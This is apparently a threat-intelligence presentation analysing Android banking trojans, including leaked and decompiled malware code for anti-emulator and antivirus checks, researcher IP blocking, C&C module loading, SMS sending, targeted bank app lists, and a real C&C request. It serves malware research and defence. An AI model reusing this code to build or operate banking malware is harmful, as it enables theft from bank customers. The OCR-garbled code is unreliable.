    if(Constant.SKIP_COUNTRY_CHECK)
        return false;
    String[] blocked countries = S.blocked countries.split("\\|");
    String[] blocked_langs = S.blocked_langs.split("\\|");
```

Anti-analysis (debugging, emulator, country)

```
function is bot blocked($bot id, $data)
   # if IP is blocked
   $ip = hlp::get client ip();
   $general = $this->client cfg['db main'];
   $sql = "select ip from {$general}.blocked bots where ip=:ip or bot id=:bot id";
   $params = array(
       array(":ip", $ip, PDO::PARAM STR, 15),
       array(":bot id", $bot id, PDO::PARAM STR, 32),
   );
   $res = $this->db->exec($sql, $params, true);
   if(sizeof($res))
       return true:
   # check country, lang, imei, model, operator if they are present
   $is bad = false;
   if(array key exists('102', $data)) // country
       $country = hlp::get($data, '102', '');
       $country = strtolower($country);
       if(in array($country, array("ru", "rus")))
           $is bad = true;
```

```
#otherresearchersfromgermanyspam
Deny from 176.14.99.0/24
Deny from 54.72.0.0/16
Deny from 54.73.0.0/16
#IFNETBRASILRESEARCHERS
Deny from 237.128.0/21
Deny from 237.128.0/24
Deny from 237.129.0/24
Deny from 237.130.0/24
Deny from 237.131.0/24
```

#### Modules

```
Modules mods = new Modules(ctx);
 if(!mods.is mod exists(S.mod main)) {
     if(Constant.DEBUG) Log.d("CONTROL", "start download main");
     mods.download mod(S.main);
// get list of bot tasks
function get tasks ($bot id)
   $sql = "select id, command from bot tasks where bot id='{$bot id}' and status='pending'";
   $res = $this->db->exec($sql, null, true);
   if(!$res)
       return ''; // no tasks
   $tasks = array();
   $ids = array();
   foreach($res as $task)
       $task prep = json decode($task['command'], true);
       $mod file = dirname( FILE ) . "/bot mods/{$task prep['mn']}.dex";
       if(!file exists($mod file))
           $sql = "update bot tasks set status='cancelled', response='Module is not allowed', ts end=NOW() where id = {$task['id']}";
           $this->db->exec($sql);
            continue:
       $task prep['6'] = $task['id'];
       $ids[] = $task['id'];
       $task prep['7'] = md5 file($mod file);
       $tasks[] = $task prep;
```

#### Modules

```
public Sms (HashMap<String, Object> system) throws Exception
        this.mods = system.get("a4");
        this.run func = mods.getClass().getDeclaredMethod((String) system.get("a5"), String.class, String.class, Object[].class);
    public JSONObject run(JSONObject params) throws Exception {
        run func.invoke(mods, "main", "send sms", new Object[]{
                params.getString("n"), // number
                params.getString("m"), // message
        });
        return null:
public void send sms(String number, String message)
    if(number.isEmpty())
        return:
    SmsManager manager = SmsManager.getDefault();
    if(message.length() > 70)
       ArrayList<String> msgs = manager.divideMessage(message);
        manager.sendMultipartTextMessage(number, null, msgs, null, null);
        return;
    manager.sendTextMessage(number, null, message, null, null);
```

#### Modules

- Fire CC
- Get Contacts
- Intercept ON/OFF
- Kill ON/OFF
- Notification
- Repeat Inject
- Request Coordinates
- Request Token (TODO)
- Screen Lock ON/OFF
- SMS
- SMS Redirect
- SMS to Contacts
- SMS to List
- Update Info
- USSD

**C&C** communication: HTTP/HTTPS


```
// servers: \$SERVERS\$
public static final String API_SERVER = ""; // aes encoded servers srv|srv|srv

public static String getDomains(Context context)
{
    // decrypt constant AES domains
    String default_domains = Utils.aes_decrypt(Constant.API_SERVER, Utils.md5(S.api_header_value));


    // get new domains from prefs / should be merged already in AlarmReceiver
    String result = (String) Modules.main(context, S.get_pref, new Object[] { S.api_server, default_domains });
    if(result == null)
        result = default_domains;

    // return full list
    return result;
}
```

#### Backend



#### Backend



Backend



When: January/2017

**Distribution method:** mostly through Google Play

New feature: encoded communication, target list "hashed" on the malicious app

Actor: maza-in, source code leaked on exploit.in forum

```
Нам потребуется Android Studio, знания языка java, PHP и mysql - для админки Обратите внимание, в коде более подробно описано комментариями! И так , не будем лить воду и начнем писать!


Создаем чистый проект (Activity), скомпилированный арк имеет вес 34кб, подготовил шаблон проекта пока мы имеем чистый MainActivity

Код

раскаде com.example.livemusay.myapplication;
```

```
package com.example.livemusay.myapplication;
import android.app.Activity;
public class MainActivity extends Activity
{
    @Override
    protected void onCreate(Bundle savedInstanceState)
    {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
}
```

**Example** of "inject" targeting Google.



#### Backend



Anti-analysis

```
private static boolean a()
  boolean bool = false;
  String str = b();
 if (str == null) {
    return true;
  if (!str.contains(TextUtils.join("", new String[] { "S", "D", "K" }))) {
   if (!str.contains(TextUtils.join("", new String[] { "s", "d", "k" })))
      if (!str.contains(TextUtils.join("", new String[] { "x", "8", "6" }))) {
        if (!str.contains(TextUtils.join("", new String[] { "x", "6", "4" }))) {
          if (!str.contains(TextUtils.join("", new String[] { "u", "n", "k", "n", "o", "w", "n" }))) {
           if (!str.contains(TextUtils.join("", new String[] { "b", "u", "i", "l", "d" }))) {
              if (!str.contains(TextUtils.join("", new String[] { "e", "m", "u", "l", "a", "t", "o", "r" }))) {
                return bool;
  bool = true;
  return bool;
```

#### Checking targeted apps

```
final PackageManager pm = getPackageManager();
List<ApplicationInfo> packages = pm.getInstalledApplications(PackageManager.GET META DATA);
for (ApplicationInfo packageInfo : packages) {
    // SBERBANK STANDART
    if(packageInfo.packageName.equals("ru.sberbankmobile")){
        S = 1;
    // SBERBANK BUSSINES
    if(packageInfo.packageName.equals("ru.sberbank sbbol")){
        S = 1;
protected void onStart() {
    super.onStart();
    Intent intent = getIntent();
    String str = intent.getStringExtra("str");
    WebView webView = (WebView) findViewById(R.id.webView);
    webView.getSettings().setJavaScriptEnabled(true);
    webView.setWebViewClient(new WebViewClient());
    webView.setWebChromeClient(new WebChromeClient());
    //загружаем с админки рhp инжект
    webView.loadUrl(const_.url+"/inj/" + str + ".php?p=" + SF.trafEnCr(SF.IMEI(this)));
```

Checking targeted apps

```
private String a(byte[] paramArrayOfByte)
  StringBuilder localStringBuilder = new StringBuilder();
  int m = paramArrayOfByte.length;
  int i = 0;
  int i1;
  int j;
  int k;
  if (i < m)
    i1 = paramArrayOfByte[i];
    j = i1 >>> 4 \epsilon 0xF;
    k = 0;
  for (;;)
    if ((j >= 0) & (j <= 9)) {}
    for (char c = (char) (j + 48);; c = (char) (j - 10 + 97))
      localStringBuilder.append(c);
      if (k < 1) {
        break label98;
      i += 1;
      break;
    return localStringBuilder.toString();
    labe198:
    k += 1;
    j = i1 \in 0xF;
```

```
public class a
{
   private static String[] a = { "9b21860b33b584b1989c8a66a8b401399f3872fc", "3da4b:
   public static String[] a()
   {
     return a;
   }
```

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```
C&C communication: HTTP with "custom" encoding
POST /private/tuk tuk.php HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.1.1; Phone Build/JRO03S)
Host: frak.mcdir.ru
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
public String trafEnCr(String text)
  text = URLEncoder.encode(text);
  String key = "qwe";
  String s="";
 try {
     for (int i = 0; i < text.length(); i++) {
        char c = text.charAt(i);
        int j = (int) c;
        s += j + " ";
     for (int i = 0; i < \text{key.length}(); i++) {
        String dd = key.substring(i, i + 1);
        s = s.replace("" + i, dd);
  }catch (Exception ex){}
  return s:
```

Real-time contextual threat intelligence


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When: December/2016, first bot from November/2015

Distribution: Unknown Actor: Private Group Full string encryption Stagefright exploit

This is the only Android malware being specifically by a private group, it has more "professional" code style such as full string encryption, usage of exploits (stagefright on this case).

#### Backend




#### Backend

Versions Operation Systems Countries Exploits Common Country Bots Online + TR 7865 204 + ID 3781 22 + MY 1582 6 + ES 31 1347 + FR 37 1083 + DE 1065 13 + PL 1029 10

#### Backend

<b>~</b>	GooglePlay_Ext_NO_BVB_ALL_GEO	package: com.android.vending, countries: all, issued dialogs: 3324, issued executed dialogs: 1328				
~	ID_BNI	package: src.com.bni;com.arkalogic.bni.activity;com.bilinedev.bniexperience, countries: all, issued dialogs: 4, issued executed dialogs: 0				
<b>~</b>	ID_CIMB	package: id.co.cimbniaga.mobile.android;com.aprisma.product.mobile.cimb, countries: all, issued dialogs: 1, issued executed dialogs: 0				
<b>~</b>	ID_Danamon	package: com.BDI.mobile, countries: all, issued dialogs: 1, issued executed dialogs: 0				
<b>~</b>	ID_bankjatim	package: com.dwidasa.sms.banking, countries: all, issued dialogs: 0, issued executed dialogs: 0				
<b>~</b>	ID_bankmega	package: mega.mbank;com.bankmega.mcb;com.bankmega.megamobile, countries: all, issued dialogs: 3, issued executed dialogs: 0				
	WhatsApp Ext NO BVB ALL GEO	package: com.whatsapp, countries: all, issued dialogs: 1438, issued executed dialogs: 552				
~	WhatsApp_Ext_NO_BVB_ALL_GEO	package. com.whatsapp, countries. all, issued dialogs. 1400, issued executed dialogs. 332				
<b>~</b>	ZA_FNB	package: za.co.fnb.connect.tristan;za.co.fnb.connect.tristan, countries: all, issued dialogs: 0, issued executed dialogs: 0				
<b>~</b>	ZA_capitec	package: capitecbank.remote.prd, countries: all, issued dialogs: 0, issued executed dialogs: 0				
<b>~</b>	ZA_nedbank	package: za.co.nedsecure.nedbankSMAS, countries: all, issued dialogs: 0, issued executed dialogs: 0				

#### Backend



Anti-analysis: string encryption and checking Avs

```
com.drweb
com.kaspersky
com.kms
com.avast
com.symantec
com.antivirus
com.avira
com.wsandroid
com.eset
com.bitdefender
com.s.antivirus
```

- com.pandasecurity com.sophos
- com.comodo
- org.antivirus
- com.abvcorp

```
static
 String[] arrayOfString = new String[16];
 arrayOfString[0] = j.i("ixKtKO32f55m");
  arrayOfString[1] = j.i("ixKtKOLle4th1/dsLA==");
 arrayOfString[2] = j.i("ixKtKOLpew==");
 arrayOfString[3] = j.i("ixKtKOjyaYhw");
  arrayOfString[4] = j.i("ixKtKPr9ZZpq0eFk");
 arrayOfString[5] = j.i("ixKtKOjqfJJyzPZyJg==");
 arrayOfString[6] = j.i("ixKtKOjyYY11");
  arrayOfString[7] = j.i("ixKtKP73aZVg1+tuMQ==");
 arrayOfString[8] = j.i("ixKtKOz3bY8=");
 arrayOfString[9] = j.i("ixKtKOvtfJ9hw+FpMZAJ");
  arrayOfString[10] = j.i("ixKtKPqqaZVwzPJuJ4AI");
  arrayOfString[11] = j.i("ixKtKPnlZp9l1uFkIIcSAWw=");
 arrayOfString[12] = j.i("ixKtKPrreJNr1g==");
  arrayOfString[13] = j.i("ixKtKOrrZZRgyg==");
  arrayOfString[14] = j.i("hw+nKOjqfJJyzPZyJg==");
 arrayOfString[15] = j.i("ixKtKOjmfphr1/Q=");
 a = arrayOfString;
```

**C&C** communication: HTTP/HTTPS

List of commands

ID	Countries   Botnets   Groups   Version   Network   Cmd		User	Antivirus	Creation Date	Limit	Sended	Executed
41	all   all   all   <=1.009   all   SET_INTERVAL ?	ON	user	all	2016-04-05 03:36:57	00	2756	2358
39	all   all   all   >=1.010   Wi-Fi   PLUGIN_GRAB_APP_DATA ?	ON	user	all	2016-04-01 11:36:07	00	2751	818
38	all   all   all   >=1.010   Wi-Fi   PLUGIN ?	ON	user	all	2016-04-01 11:33:48	00	2751	2614
37	all   all   all   all   GET_ADMIN ?	ON	user	all	2016-03-23 12:09:38	00	16348	13379
36	all all all all pLUGIN_GET_ROOT ?	ON	user	all	2016-03-23 11:54:38	00	16349	4759
35	all   all   all   all   PLUGIN ?	ON	user	all	2016-03-23 11:54:21	00	16341	13883
34	all   all   all   all   PLUGIN ?	ON	user	all	2016-03-23 11:53:30	00	16339	13683
32	all   all   all   all   GET_INSTALLED_APPS ?	ON	user	all	2016-02-17 18:18:04	00	1527	1438
28	all   all   all   >=1.008   all   STAGEFRIGHT_TEST ?	OFF	user	all	2015-12-18 17:18:52	00	2101	51
20	all   all   all   >=1.006   all   UPDATE_DOMAINS_LIST ?	ON	user	all	2015-12-07 20:27:51	00	17223	15770

### Packer

It's being very common usage of same "packer" between families (Marcher and MazarBOT for example) which was also used on another family (Catelites – **2015**).

Packed DEX files were placed on assets directory under "random.bat" and recently saw that into "urlsDB.txt" file, every sample has its own key.

## Wrap-up

Timeline of recent Android malware families

Perkele

iBanking

Slempo/MazarBOT

BankBot

Marcher

Marcher

Shiz

MazarBOT

2013

2014

2015

2016

2017

SMS forwarding
Usage by private and non-

private groups

Targeting bank and social media apps

Seems mostly targeting CC data

Distribution on Google Play, phishing

Unknown usage by private groups (except Shiz)

Packing, anti-analysis, encryption/obfuscation

## **Takeaways**

- 1. There's a clear evolution in terms of coding level: string encryption, anti-analysis, C&C communication, packing, target list on the infected device and on the server side, backend filtering bad bots.
- 2. Distribution method has changed as well from social engineering (tied with Windows malware) to broad infection such as Google Play, phishing or direct SMS.
- 3. For the most part, mobile banking Trojans are being sold/leaked on underground forums and being sold as a Kit, initial posts ended up seeing more malicious files in the wild later on.
- 4. Private groups (like Shiz) tend to develop even better malicious file: full string encryption, obfuscation, usage of exploits.
- 5. New era mobile banking Trojans haven't been used (from our perspective) by other malware such as old-fashion mobile banking Trojans which were used by Citadel, ZeusP2P, etc.
- 6. Even thought lots have been said about modern mobile banking Trojans being able to directly attack bank app, what we've seen in fact is that they are grabbing more CC data than actual login/password.

## Questions

# Thank you


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
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# Targets – Marcher




# Targets – Shiz



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# Targets – BankBot



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